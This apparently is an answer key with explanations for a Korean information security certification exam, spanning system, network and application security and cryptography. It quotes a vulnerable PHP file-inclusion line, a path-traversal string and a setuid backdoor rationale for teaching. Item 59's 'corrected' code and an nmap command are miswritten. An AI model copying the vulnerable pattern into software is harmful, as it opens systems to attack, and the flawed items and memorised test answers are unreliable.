- 위원장은 국무조정실장이 되고 위원은 대통령령이 정하는 중앙행정기관의 차관급 공무원과 위원장이 위촉하는 자로 한다.
- 위원회 및 실무위원회의 구성·운영에 관하여 필요한 사항은 대통령령으로 정한다.

93 ③

- 정보통신기반시설이란 국가안전보장, 행정, 국방, 치안, 금융, 통신, 운송, 에너지 등의 업무와 관련된 전자적 제어·관리시스템이다.
- 주요정보통신기반시설이란 정보통신기반시설 중 규정된 사항을 고려하여 전자적 침해행위로부터의 보호가 필요하다고 인정되는 정보통신기반시설이다.

94 ②

개인정보처리시스템의 접속기록 필수항목

- 계정(ID)
- 접속일시
- 접속자 정보(IP)
- 수행업무(조회, 수정, 삭제 등)

95 ③

인격권, 프라이버시에 침해해 주지 않는 개인정보 또한 보호의 대상이 된다. 예를 들어 카드 번호의 경우 프라이버시에 영향을 미치지 않지만 보호해야 할 개인정보이다.

96 ②

정보통신망법에 따른 정보보호 최고책임자의 자격

- 정보보호 또는 정보기술 분야의 석사학위 이상 학위를 취득한 사람
- 정보보호 또는 정보기술 분야의 학사학위를 취득한 사람으로서 정보보호 또는 정보기술 분야의 업무를 3년 이상 수행한 경력이 있는 사람
- 정보보호 또는 정보기술 분야의 전문학사학위를 취득한 사람으로서 정보보호 또는 정보기술 분야의 업무를 5년 이상 수행한 경력이 있는 사람
- 정보보호 또는 정보기술 분야의 업무를 10년 이상 수행한 경력이 있는 사람
- 정보보호 관리체계 인증심사원의 자격을 취득한 사람
- 해당 정보통신서비스 제공자의 소속인 정보보호 관련 업무를 담당하는 부서의 장으로 1년 이상 근무한 경력이 있는 사람

정보보호 최고책임자 겸직금지 대상

- 자산총액이 5조 이상인 자
- ISMS 의무인증 대상 중 자산총액이 5천 억 이상인 자

정보보호 최고책임자 신고의무 제외 대상

- 자본금 1억 이하의 부가통신사업자
- 상시근로자 수가 5인 미만 소상공인이거나 광업, 제조업, 건설업, 운수업은 10인 미만
- 소기업으로 3개월 이용자 수가 100만 명 미만, 정보통신매출액이 100억 미만
- 단, 전기통신사업자와 집적정보통신시설사업자는 소기업이어도 신고의무 대상
- 신고의무 발생 시 정보통신망법에 의해서 신고의무가 발생한 날로 90일 이내에 신고해야 한다.

97 ②

위험관리 절차의 순서는 자산식별 > 위험분석 > 위험평가 > 정보보호대책 선정 > 위험감시 및 재검토이다.

98 ③

sc query는 Windows 운영체제에서 서비스를 등록, 삭제, 조회할 수 있는 명령어이다.

서비스 조회

```

Microsoft Windows [Version 10.0.22621.2428]
(c) Microsoft Corporation. All rights reserved.

C:\Users\linho>sc query

SERVICE_NAME: AdobeARMService
DISPLAY_NAME: Adobe Acrobat Update Service
종류           : 10  WIN32_OWN_PROCESS
상태           : 4  RUNNING
               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0  (0x0)
SERVICE_EXIT_CODE : 0  (0x0)
검사점        : 0x0
WAIT_HINT      : 0x0

SERVICE_NAME: AGMSService
DISPLAY_NAME: Adobe Genuine Software Monitor Service
종류           : 10  WIN32_OWN_PROCESS
상태           : 4  RUNNING
               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0  (0x0)
SERVICE_EXIT_CODE : 0  (0x0)
  
```

99 ③

업무용 단말기도 접근 통제에 대한 대책의 적절성을 검토해야 한다.

100 ③

컴퓨터 화면보호기 설정으로 침해사고를 방지할 수는 없다.

02회		필기 최신 기출문제			
01 ②	02 ②	03 ②	04 ③	05 ①	
06 ③	07 ①	08 ①	09 ②	10 ②	
11 ②	12 ③	13 ③	14 ②	15 ①	
16 ①	17 ②	18 ②	19 ②	20 ②	
21 ③	22 ②	23 ①	24 ①	25 ②	
26 ②	27 ④	28 ②	29 ④	30 ③	
31 ③	32 ③	33 ④	34 ③	35 ④	
36 ④	37 ③	38 ④	39 ④	40 ①	
41 ①	42 ③	43 ①	44 ②	45 ④	
46 ④	47 ①	48 ②	49 ④	50 ④	
51 ②	52 ①	53 ②	54 ②	55 ③	
56 ②	57 ③	58 ③	59 ③	60 ③	
61 ④	62 ③	63 ②	64 ①	65 ①	
66 ③	67 ①	68 ②	69 ①	70 ②	
71 ③	72 ①	73 ④	74 ①	75 ③	
76 ①	77 ④	78 ④	79 ③	80 ④	
81 ②	82 ①	83 ②	84 ②	85 ④	
86 ④	87 ①	88 ②	89 ④	90 ③	
91 ④	92 ①	93 ③	94 ②	95 ①	
96 ②	97 ①	98 ③	99 ④	100 ①	

1과목 시스템 보안

01 ②

UTM(Unified Threat Management)은 바이러스 방지, 멀웨어 방지, 침입차단 시스템, VPN 등을 하나로 통합한 보안 솔루션이다. 다만, 실제 UTM을 사용하는 사례는 보통 침입차단 시스템과 VPN의 기능을 이용하기 위함이다.

02 ②

DLL Injection은 실행 중인 프로세스에 임의의 악성 DLL을 삽입하는 공격으로 메모리 영역에 해당 DLL이 로드된다. 만약 Shellcode를 메모리에 삽입하면 Code Injection이라고 한다.


03 ②

KISA 네트워크 장비 기술적 취약점 가이드에서 언급된 서비스로 네트워크 장비의 Telnet 등 TCP 연결이 원격 호스트 측에 예상치 못한 장애로 비정상 종료된 경우 네트워크 장비가 해당 연결을 지속하지 않고 해제하도록 하는 서비스가 TCP Keepalive이다. TCP 연결이 유효한지 확인하기 위해 응답을 요구하는 패킷을 주기적으로 전송하고 응답을 받지 못하면 연결을 끊는다. KISA 취약점 점검 가이드에서 라눅스와 웹 서버 취약점 점검 내용은 자주 출제되었지만, 네트워크 장비에 대해서는 처음 출제되었다.

04 ③

Snort는 네트워크에서 전송되는 패킷을 수신해서 탐지 Rule에 따라 탐지를 수행하는 것이며, 암호화된 비밀번호를 알아낼 수는 없다.

Snort의 실행



05 ①

- RELRO(Relocation Read-Only)는 GOT Overwrite와 같은 공격에 대비해서 ELF 바이너리(리눅스 실행파일) 또는 프로세스의 데이터 섹션을 보호하는 방법이다. Full-RELRO 옵션을 주면 .ctors, .dctors, .jcr, .dynamic, .got 섹션이 Read Only가 된다.

gcc 컴파일 보호 기법

구분	설명
PIE (Position Independent Executable)	• 바이너리 주소가 상대적인 주소로 랜덤하게 매핑시킨다. • 리눅스에서 힙, 라이브러리, 스택메모리의 주소값을 랜덤하게 바꾸는 ASLR기능을 바탕으로 작동한다.
ASCIl-Armor	• RTL(Return to Library)공격에 대응하기 위한 방법으로 공유 라이브러리 영역의 상위주소에 0x00을 포함시킨다. • ASCII-Armor가 적용되는 라이브러리 공유 영역에 할당하지 않고 텍스트 영역에 할당된다.

- GOT Overwrite 공격은 Dynamic Linking으로 생성된 실행파일이 공유 라이브러리를 호출할 때 GOT값을 조작하는 공격으로 GOT에는 실제 함수들의 주소가 존재한다. 따라서 GOT값을 조작하면 다른 함수가 호출되도록 할 수 있다.
- 스택에 NX-bit(Never eXecutable stack) 보안기법이 적용되었을 경우 스택에 Shellcode를 삽입하는 공격을 방어할 수 있다. 이를 우회하는 공격이 RTL(Return to Library)로, 공유 라이브러리의 함수 주소를 얻어서 RET(Return Address)에 overwrite하고 이를 호출하는 공격 방법이다.

메모리 보호 기법

구분	설명
ASLR	- 스택, 힙, 라이브러리 주소를 랜덤하게 주소 공간에 배치한다. - echo 2 > /proc/sys/kernel/randomize_va_space
DEP	데이터 영역에서 코드가 실행되는 것을 방지한다.
Stack Canary	함수 진입 시 스택에 SEP(Saved Frame Pointer)와 Return address 정보를 저장할 때 넣어 쓰이는 것을 보호한다.

06 ③

소문자 -p 옵션이 무차별 모드를 설정하는 옵션이다. 실제 시험에서는 ③이 대문자 -P로 출제되어 전원 정답처리 되었다.

07 ①

KISA에서 배포한 주요정보통신기밀시설 기술적 취약점 분석·평가 방법 상세 가이드의 윈도우즈 분야에서 확인할 수 있는 내용의 문제이다. SAM은 패스워드를 가지고 있는 파일로 접근 통제 설정이 필요하고, 따라서 Administrator와 System 그룹만이 접근할 수 있도록 제한해야 한다.

08 ①

Credential이란 여러 경로로 수집한 사용자들의 로그인 인증 정보이다. 많은 사람들이 편의상 다양한 시스템에 동일한 로그인 인증 정보, 즉 같은 아이디와 비밀번호를 사용하고 있다는 점을 이용하여 보안이 취약한 사이트에서 획득한 로그인 인증 정보로 다른 사이트에 로그인을 시도하는 것을 Credential Stuffing 공격이라 한다. 예를 들어 사용자 A가 보안이 취약한 B 사이트에서 사용하는 아이디와 비밀번호를 알아낸 뒤, A가 이용하고 있는 다른 사이트에 그 아이디와 비밀번호를 입력해보는 것이다.

09 ②

EFS 암호화의 특징

- 폴더와 파일을 암호화할 수 있고 하위 폴더도 자동으로 암호화된다.
- 암호화된 파일도 일반 파일과 동일하게 읽고 쓸 수 있다.
- 파일을 읽는 동안 자동으로 암호화가 해제된다.
- 사용자가 파일을 닫으면 EFS 암호화가 된다.
- 암호화 파일은 암호화한 사람만 읽을 수가 있다.
- cipher 명령을 사용해서 NTFS volume에 파일 또는 폴더의 암호화 속성을 변경, 상태표시를 할 수 있다.
- 암호화 파일을 NTFS가 아닌 다른 볼륨으로 복사하면 복호화된다.
- 압축된 파일 및 폴더는 암호화가 불가능하다.

10 ②

자기복제를 하는 것은 Worm 바이러스이며, 트로이 목마는 자기복제를 하지 않는다.

11 ②

서버에 설치되어 로그를 수집하고 침입을 탐지하는 것은 호스트 기반 IDS이고 네트워크 전송 패킷을 모니터링해서 침입을 탐지하는 것은 네트워크 기반 IDS이다.

12 ③

리눅스 시스템의 구성 요소는 커널(Kernel), 셸(Shell), 파일 시스템(File System)이며 사용자의 명령을 입력받아 해석하고 실행하는 것은 셸이다.

13 ③

트로이 목마는 자기복제를 하지 않으므로 스스로 다른 파일을 감염시킬 수 없으며, 웜은 자기복제를 하는 바이러스이다.

14 ②

root의 권한을 갖기 위해서는 setuid를 설정해야 하며, setuid는 4000번 권한으로 부여할 수 있다. 백도어는 다른 사용자(Other user)에 실행 권한이 있어야 공격자가 일반 사용자로 로그인하고 setuid가 설정된 root 사용자 소유의 파일을 실행할 수 있다. 따라서 다른 사용자 권한은 r-x가 되고 4(읽기)+1(실행)이므로 마지막 자릿수가 5가 되어야 한다.

15 ①

스턱스넷은 산업용 제어 자동화 시스템인 SCADA를 공격한다. SCADA는 산업용 장비를 제어하는 PLC에 MODBUS 통신 프로토콜로 연결되어 있으므로 결과적으로 산업용 시설을 공격할 수 있다.

16 ①

리눅스에서 일정한 시간 동안 입력이 없으면 로그아웃되게 하는 환경변수는 TMOUT이다.

17 ②

CVE는 공개적으로 알려진 소프트웨어의 보안 취약점을 고유 표기로 나타내는 취약점 등록번호이다. Metasploit은 CVE 코드가 부여된 취약점 공격을 할 수 있는 모의 해킹 공격 도구로 msfvenom과 msfconsole, meterpreter로 구성된다. Xsser는 안드로이드 스마트폰을 대상으로, Xsser mRat은 아이폰을 대상으로 공격하는 악성코드이다.

18 ②

DaaS(Desktop-as-a-Service)는 클라우드에서 운영체제, 애플리케이션, 파일 및 사용자 기본설정 등을 포함하여 가상 데스크톱 환경을 제공하는 서비스이다.

클라우드 보안인증제 유효기간

- IaaS 및 DaaS: 유효기간 5년
- SaaS 표준등급: 유효기간 5년
- SaaS 간편등급: 유효기간 3년

19 ②

탭내빙(Tabnabbing)이란 여러 탭을 이용해서 웹 페이지를 조회하고 있을 때 사용자가 눈치채지 못하는 사이에 사용자가 보고 있던 부모 탭을 변조하는 공격 기법이다. 즉, 피싱 페이지로 리다이렉트하는 공격이다. 대응 방법은 opener를 참조할 수 없도록 "noopener" 또는 "noreferer"속성을 부여하는 것이다.

-
-

20 ②

솔라리스 BSM(Basic Security Module)은 자체 내장된 모듈로 로깅 기능을 제공한다. 보안감사를 수행할 수 있어서 각종 이벤트, 로그인 및 로그아웃, 오용 탐지, 악의적 행위 등을 탐지할 수가 있다.

2과목 네트워크 보안

21 ③

세션 하이재킹의 핵심은 TCP를 이용하여 통신하고 있을 때 RST(RESET)를 보내서 일시적으로 TCP 세션을 끊어 Sequence번호를 초기화하고 다시 연결을 시도하는 것이다.

22 ②

엘라스틱서치(Elasticsearch)는 오픈소스 분산 검색엔진으로 보안로그를 분석할 수 있다. 하지만 해당 내용은 정보보안기사 시험과는 맞지 않는 편이므로 본 문제 풀이 정도만 보고 넘어가는 것이 좋다.

엘라스틱서치(Elasticsearch) 분석기

구분	설명
Character Filter	문장 분석을 위해서 특정 단어 및 HTML 태그 등을 제거한다.
Tokenizer	문자열을 토큰으로 분리, 텍스트를 나누는 방법을 정의한다.
Token Filter	토큰화된 단어를 하나씩 필터링해서 사용자가 원하는 형태의 토큰으로 변경한다.

23 ①

트러스트란 시스템에 접속할 시 자신의 IP 주소로 인증하면 로그인 과정 없이 접속 가능하도록 하는 것으로, IP 스퓨핑은 트러스트 관계에서 발생한다.

24 ①

211.170.184.0/24에서 /24에 따라 서브넷 마스크는 10이 24개, 0이 8개로 구성된 형태가 된다. 11111111 11111111 11111111 00000000을 10진수로 변환하면 서브넷 마스크는 255.255.255.0이 된다.

0에서 255까지 256개의 호스트 부분을 32개의 서브넷으로 나누면 각 서브넷의 호스트 부분은 256/32=8개가 되며 첫 번째 서브넷은 0~7을, 마지막 서브넷은 248~255를 갖는다.

25 ②

Hash based IP Traceback은 전체 네트워크를 서브그룹으로 분할하고 각 그룹별로 에이전트를 설치하여 망 침투를 추적하는 방법으로, 그 중 SPIE(Source Path Isolation Engine)는 input debug 필터를 설치하고 공격 패킷에 대해 라우터 관리자와 피해 시스템 간 상호협력을 통해 공통적인 특성을 갖춘 패킷들을 분별해서 입력 링크를 찾아낸다.

26 ②

CSRF 공격은 사용자의 세션을 가로챌서 사용자의 의지와는 무관하게 공격자의 의도한 행위를 하게 만드는 공격이다. 사용자가 서비스에 로그인된 상태에서 공격자가 만든 링크를 클릭하게 되면 공격자가 의도한 행위가 발생한다.

27 ④

- OllyDbg는 역공학 도구로 정적분석과 동적분석을 수행할 수 있다. 정적분석은 파일을 실행하지 않고 분석하는 것이고 동적분석은 파일을 실행하면서 분석하는 것이다.
- OllyDbg를 실행하면 바로 디버거 모드가 되어 프로그램은 실행되지 않은 상태로 대기한다.


28 ②

GRE Tunnel(Generic Routing Encapsulation)은 라우팅이 불가능한 패킷을 라우팅 가능한 패킷의 내부에 넣어 전송하는 터널링 프로토콜이다. 예를 들어 인터넷 라우터는 사설 네트워크 주소(NAT)를 라우팅할 수 없으므로 GRE 터널을 사용한다. 단, 데이터를 암호화하지는 않는다.

29 ④

Stealth 스캐닝은 세션을 완전히 성립시키지 않고 포트 활성화 여부를 알아 내 시스템에 로그를 남기지 않는 스캔 기법이다. TCP Open Scanning은 3-Way handshaking을 수행하기 때문에 Stealth 스캐닝 기법이 아니다. 즉, 서버에 로그를 기록하게 된다.

TCP Open Scanning(name -sT 10.0.2.2)



TCP Open Scanning을 해서 포트가 열려 있으면 SYN+ACK가 응답으로 온다. 그러면 마지막 ACK까지 전송하여 3-Way Handshaking을 완료하게 된다.

30 ③

웹/DB 부하 공격은 GET Flooding, POST Flooding 공격이 있으며, 정상적인 세션을 맺은 후 과도한 HTTP 요청으로 부하가 발생한다. 즉, 정상적인 세션을 맺기 때문에 패킷의 헤더를 검사하여 차단하는 것은 의미가 없다. 또한 IP 주소에 대한 위변조가 불가능하기 때문에 IP 헤더에 대한 검사 역시 의미가 없다.

DDoS 공격

구분	대역폭 공격	자원소진 공격	웹/DB 부하 공격
공격 유형	UDP Flooding, UDP 기반 반사 공격(DNS, NTP, CLDAP, SSDP등)	TCP SYN, ACK Flooding 등	GET Flooding, POST Flooding 등
IP 위변조	위변조 가능	위변조 가능	위변조 불가능
비고	회선 및 대역폭이 작으면 방어가 어려움	적은 트래픽으로 서버에 과부하 유발	정상적인 세션을 사용해서 HTTP 요청으로 과부하

31 ③

Trinoo 공격은 UDP Flooding 공격을 수행한다.

32 ③

- HMAC(MD5-HMAC, SHA-HMAC)는 인증을 위해서 사용되는 알고리즘이다. 그리고 ESP 헤더의 경우 암호화를 위해서 대칭키 암호화를 지원한다.
- HMAC(Hash based Message Authentication Code)는 메시지 인증 코드에 암호화 키가 존재하는 해시함수이다.

33 ④

침입차단시스템(Firewall)은 정해진 트래픽만 통과할 수 있는 White List 통제를 해야 한다. 만약 접근 가능한 경로가 여럿 존재하면 침입 가능한 경로가 많아지기 때문에 통제가 어려워지므로 너무 많은 경로가 있어서는 안된다.

34 ③

enable password는 사용자 모드에서 관리자 모드로 진입할 때 사용하는 비밀번호로, 비밀번호를 "enable secret"으로 할당하면 비밀번호가 암호화되고 "enable password"는 암호화되지 않고 평문으로 노출된다. 즉 "enable password secret"은 관리자 모드로 진입하는 secret이라는 비밀번호를 암호화하지 않고 저장한 것이다. riddle은 콘솔 0번 포트에 대해 설정된 비밀번호이며 enigma는 가상 터미널(telnet 접속) 0번에서 4번까지의 비밀번호를 설정한 것이다. 설정 정보는 사용자 모드에서도 show 명령어로 확인할 수 있으므로 관리자 모드로 진입하지 않아도 된다.

라우터 모드

구분	프롬프트	설명
User Mode (사용자 모드)	Router>	현재 상태만 확인할 수 있다.
Privileged Mode (관리자 모드)	Router#	• User Mode에서 enable 명령어로 전환된다. • 제한적인 설정과 전반적인 조치가 가능하다.

Global Configuration Mode (전역설정 모드)	Router>	• Privileged Mode에서 configure terminal 명령어로 전환된다. • 라우터 구성파일을 변경하는 경우 사용한다.
--	---------	--

35 ④

특정 조건이 만족할 때 악성코드가 실행되게 하는 것은 논리폭탄이다. 논리폭탄의 예로 2013년 3월 20일에 발생한 방송사, 금융기관 MBR 삭제 사건이 있다.

36 ④

ping은 대상을 향해 일정 크기의 패킷을 보내고 응답이 돌아오는 것을 통해 네트워크 상태를 파악하는 명령어이다. 일반적으로 물리적인 거리가 멀수록 응답이 늦어지지만 회선의 상태나 호스트의 환경 등 다른 변수가 많아 정확한 거리를 알 수는 없다.

37 ③

sniffer는 네트워크로 전송되는 모든 패킷을 sniffing하기 위해 네트워크로 전송되는 패킷을 모두 수신할 수 있는 것이 무차별 모드(Promiscuous mode)에서 작동한다. sniffing 여부를 직접 탐지하는 것은 어렵기 때문에 Anti-Sniffer 도구들은 무차별 모드의 설정 여부를 sniffer의 동작을 판단한다.

38 ④

PPTP는 데이터 링크 계층의 VPN 프로토콜이다. 그 외에 VPN 프로토콜로 데이터 링크 계층에는 PPTP, L2TP, MPLS(2, 3계층 동작)가, 네트워크 계층에는 IPSEC, GRE가 있다.

39 ④

최상위 4비트가 1110인 경우는 클래스 D로 멀티캐스트로 사용된다.

클래스 범위

클래스	최상위 비트	끝 주소
클래스 A	0	127,255,255,255
클래스 B	10	191,255,255,255
클래스 C	110	223,255,255,255
클래스 D	1110	239,255,255,255

40 ①

VLAN의 할당 방식에는 스위치 포트에 할당된 VLAN이 적용되는 정적 방식과 VMPS를 통해 MAC 주소별로 VLAN을 할당하는 동적 방식이 있다. VMPS에 장애 발생 시 VLAN을 사용하는 모든 네트워크에도 장애가 발생하므로 이동이 잦거나 사무실이 분산되어 기기별 VLAN 정보를 저장할 필요가 있는 불가피한 경우에만 동적 방식을 사용하는 것이 좋다.

3과목 애플리케이션 보안

41 ①

SQL의 종류

구분	설명
DDL (Data Definition Language)	관계형 데이터베이스의 구조를 정의하는 언어이다. 예 CREATE, ALTER, DROP, RENAME문
DML (Data Manipulation Language)	테이블에서 데이터를 입력, 수정, 삭제, 조회한다. 예 INSERT, UPDATE, DELETE, SELECT문
DCL (Data Control Language)	데이터베이스 사용자에게 권한을 부여하거나 회수한다. 예 GRANT, REVOKE문
TCL (Transaction Control Language)	트랜잭션을 제어하는 명령어이다. 예 COMMIT, ROLLBACK문

42 ③

SecRuleEngine은 ModSecurity 웹 방화벽의 기능을 활성화 여부를 결정하는 지시자로, On으로 변경하면 활성화된다.

43 ①

국내 최상 국가 최상위 도메인 관리기관은 한국인터넷진흥원(KISA)이다.

44 ②

S/MIME 메시지 구성

메시지 구성	설명
Enveloped Data	암호화된 콘텐츠 타입과 한 명 이상의 수신자를 위한 암호화된 암호화-콘텐츠 암호키로 구성된다.
Signed Data	메시지 다이제스트값을 서명자의 개인키로 암호화하여 작성한 전자서명으로 콘텐츠와 전자서명은 base 64로 부호화된다.
Clear-signed Data	서명된 데이터 및 콘텐츠의 전자서명으로 구성되며 전자서명만 base 64로 부호화된다.
Signed and Enveloped Data	암호화된 데이터는 서명될 수 있고, 서명된 데이터 및 클리어 서명 데이터는 암호화될 수 있다.

45 ④

전자투표의 요구사항은 정확성, 비밀성, 위조 불가성, 단일성, 합법성, 공정성, 확인성, 완전성, 투표권 매매방지이다.

46 ④

파일 삽입/실행 취약점(File Inclusion)은 공격자가 지정한 파일 내에서 서버 스크립트를 실행하는 공격이다. 서버 내부에 존재하는 파일을 이용한 내부 파일 실행(LFI), 공격 서버에 존재하는 파일을 가지고 와서 공격하는 원격 파일 실행

(RF)로 구분된다.

LFI 취약점

```
include($_GET['filename']);
```

php에서 include(), include_once(), require(), require_once() 계열의 함수를 사용할 때 발생한다.

47 ①

iOS 환경에서 말하는 탈옥이란 서명되지 않은 코드를 실행할 수 있는 공격 행위로 iOS의 제한을 해제한다.

48 ②

- To : 받는 사람
- Cc : 참조
- Bcc : 숨은 참조
- Subject : 메시지 제목
- From : 메일 주소
- Reply-To : 이메일 대한 회신(회신주소)
- Received : 메일이 전달되는 경로

49 ④

SET은 MASTER CARD, VISA가 개발한 신용카드 지불 프로토콜로 기존 신용카드 기반을 그대로 사용할 수 있다.

50 ④

DNS 서버의 유형 주(Primary) DNS 서버, 보조(Secondary) DNS 서버, 캐싱(Caching) DNS 서버가 있다.

51 ②

Anonymous FTP Attack은 익명의 사용자가 인증 없이 FTP 서버로 접근할 수 있고 쓰기 권한이 있을 때 서버에 악성코드를 업로드하는 것이다.

52 ①

웹 서버 로그에 ID와 패스워드를 기록하려면 GET 방식으로 ID와 패스워드를 전달하면 된다. 하지만 GET은 그 내용이 URL에 노출되어있기 때문에 로그인 등과 같이 패스워드를 전달하는 경우에는 GET을 사용하지 않으며 POST 방식을 통해서 전달하기 때문에 웹 서버 로그에 기록되지 않는다.

53 ②

FTP 접근 제어 명령은 사용자 로그인 및 인증 과정에 관련한 명령으로 USER(인증 사용자 식별), PASS(패스워드 전송), ACCT(계정정보 전달)은 접근 제어 명령에 해당한다. ALLO는 공간 할당을 하는 명령으로 전송 인자 명령에 해당한다.

54 ②

경로 조작 문자열은 /, \, .. 등이다. 가령 상위 경로를 의미하는 ..과 디렉토리를 구분하는 /를 이용해 ../../../의 문자열을 이용한다면 최상위의 루트에 접근할 수 있다. 따라서 경로 조작 공격에 대응하기 위해서 경로 조작 문자열을 필터링해야 한다.

55 ③

MFA(다중 인증)는 지식기반 인증, 소유기반 인증, 생체인증 등을 두 가지 이상 조합해서 사용하는 것이다. 따라서 특정 횡수 로그인 실패 시 로그인 시도 방지와는 관련이 없다.

56 ②

6에서 android:exported="true"는 다른 애플리케이션의 컴포넌트로 접근하여 작동할 수 있는지 여부를 결정하는 것으로 기본 값은 false이다. 컴포넌트에 대한 적절한 필터가 따로 없기 때문에 true로 두는 경우 의도하지 않은 애플리케이션의 컴포넌트가 외부에서 접근할 수 있다.

57 ③

Core dump는 프로그램에서 Segment fault 등의 비정상적인 종료가 발생하는 경우 해당 프로세스에 관해서 메모리 덤프를 기록하는 것으로, 프로그램이 죽기 직전 호출되었던 호출 스택을 확인할 수 있다. 실행 중인 프로그램도 디버깅을 목적으로 강제로 Core dump를 생성할 수 있다.

58 ③

DB 보안 위협 요소는 집합성과 추론이 있다. 집합성은 다수의 낮은 보안 등급 정보들을 사용해서 높은 보안 등급의 정보를 알아내는 위협 요소이다. 추론은 보안으로 분류되지 않은 여러 데이터를 확인하고 이로부터 민감한 실제 데이터를 예측하는 것이다.

59 ③

문제에서 제시한 명령어는 소프트웨어 보안 약점 진단에서 운영체제 명령어 삽입에 관한 내용으로, notepad와 calc 명령어만 운영체제 명령어로 실행하게 만들려고 하는데 #문이 틀려서 제대로 동작하지 않는다.

수정되어야 할 코드

```
if(allowedCommands.contains(cmd)) {
    System.err.println("허용되지 않은 명령어입니다.");
    return;
}
```

문제의 코드에는 Not(!)이 없어 의도한 것과 반대의 문장이 되었다. 따라서 프로그램을 수정해야 한다.

60 ③

PESV(Poll Site E-Voting)는 지정된 투표소에서 전자투표를 하는 방식이다. 투표소와 개표소가 인터넷이 아닌 폐쇄된 공공망으로 연결되어 있으며, 전자투표 기기를 선거인단이 관리하므로 안전성이 높다.

4과목

정보보안 일반

61 ④

부인방지는 정보를 보낸 사람이 정보를 보낸 것을 부인하지 못하게 하는 것으로, ECDH는 부인방지 기능을 제공하지 않는다. ECDH는 Diffie-Hellman을 사용하는 키 교환 알고리즘으로 ECC 키 쌍을 사용해서 송신자와 수신자가 대칭 키를 얻는다. Diffie-Hellman의 특성상 암호화되지 않은 통신망을 통해 대칭키를 교환하여 신분을 위장한 공격에 취약하기 때문에 부인방지 목적을 달성하기는 어렵다.

62 ③

- 역상 저항성 : 해시값이 주어졌을 때, 그 해시값을 생성하는 입력값을 알아내는 것은 계산상 불가능해야 한다.
- 해시 충돌 : 다른 문장을 사용하였는데도 동일한 암호문이 나오는 현상이다.
- 강한 충돌 내성 : $h(M1) = h(M2)$ 인 서로 다른 $M1$ 과 $M2$ 를 구하는 것, 즉 동일한 해시값(다이제스트)을 생성하여 충돌을 일으키는 서로 다른 두 메시지를 찾는 것은 계산상 불가능해야 한다.
- 선이미지 회피성 : 선이미지 회피성을 갖는 해시함수는 일방향 함수이다.
- 약한 충돌 내성(2차 선이미지 회피성) : 어떤 블록 x 에 대해서 $h(y) = h(x)$ 이고 $y \neq x$ 인 y , 즉 x 와 동일한 해시 값을 생성하며 충돌을 일으키는 y 를 찾는 것이 계산적으로 불가능해야 한다.

63 ②

143은 소수 11과 13의 곱으로 만들어진 합성수이다. $\phi(n) = (11-1) \times (13-1) = 120$ 이므로 e 는 120과 서로소여야 한다. 15와 120은 공약수 3, 5를 갖기 때문에 15는 공개키 e 가 될 수 없다.

64 ①

SET는 상점정보와 카드 소유자 정보를 분리해서 전자서명하는 이중서명을 수행한다. 상점에 고객의 정당성을 입증하고 금융기관은 상점의 요청이 정당한 요청인지 확인하는 한편으로는 상점에 고객의 결제정보를 노출시켜서는 안되기 때문이다.

65 ①

양자암호화는 양자역학적 특성을 사용해서 암호화를 수행하는 것이다. 큐비트는 켄텀비트(Quantum bit)의 줄임말로 양자 정보시스템에서 사용되는 최소 정보단위를 큐비트(qbit)라고 한다.

양자 컴퓨터 공격에 위협을 받는 것은 대칭키보다는 공개키 분야이기 때문에 양자내성암호는 기존의 공개키를 대체하고자 하는 형태로 개발되고 있다.

66 ③

생체인증 시스템의 고려사항은 보편성, 유일성, 영구성, 획득성, 정확성, 수용성, 기만용이성 등이다.

67 ①

암호화 시스템은 평문, 암호문, 암호화 알고리즘, 암호화 키로 구성된다.

68 ②

2-Factor 인증은 지식기반 인증, 소유기반 인증, 생체인증에서 2가지를 조합해서 인증하는 것이다. 음성인식과 서명은 동일한 생체인식에 해당하여 2-Factor로 볼 수 없다.

- ① 생체인증과 지식기반 인증
- ③ 소유기반 인증과 지식기반 인증
- ④ 소유기반 인증과 지식기반 인증

69 ①

인증기관(CA)은 인증서를 발급하는 기관이고 사용자 신분 확인은 등록기관(RA)에서 수행한다.

70 ②

ElGamal

- Diffie-Hellman 키 교환 알고리즘을 바탕으로 하는 공개키 암호방식이다.
- 이산대수 문제의 어려움을 근거로 만들었다.
- 같은 평문이라도 암호화가 이루어질 때마다 암호문이 달라진다.
- 암호문의 길이는 평문의 약 2배가 된다.

71 ③ 암호 알고리즘의 경우 암호문이 전달되는 시점에 이미 공개된 경우가 많고, 암호 알고리즘의 구조를 알아도 암호문을 해독하는 것은 거의 불가능하다.

72 ① RSA는 소인수분해의 문제해결에 대한 어려움으로 만들어진 공개키 암호화 알고리즘이다.

73 ④ 3DES는 안전한 암호화 기법이지만 해시함수가 아니라 대칭키 암호화 알고리즘이다. MD5, SHA-1은 안전하지 못하여 OS, 브라우저에서 지원을 중단하고 있다. 최소한 SHA-2 이상의 해시함수를 사용해야 하므로 보기 중에서는 SHA-512가 가장 적합하다.

74 ① 공개키 암호화 알고리즘은 비대칭키 알고리즘이라고도 하며 암호화 키와 복호화 키가 다르다. 공개키로 암호화한 것은 오직 개인키로만 복호화할 수 있다.

75 ③ CRL은 인증서 폐기 목록을 의미한다.

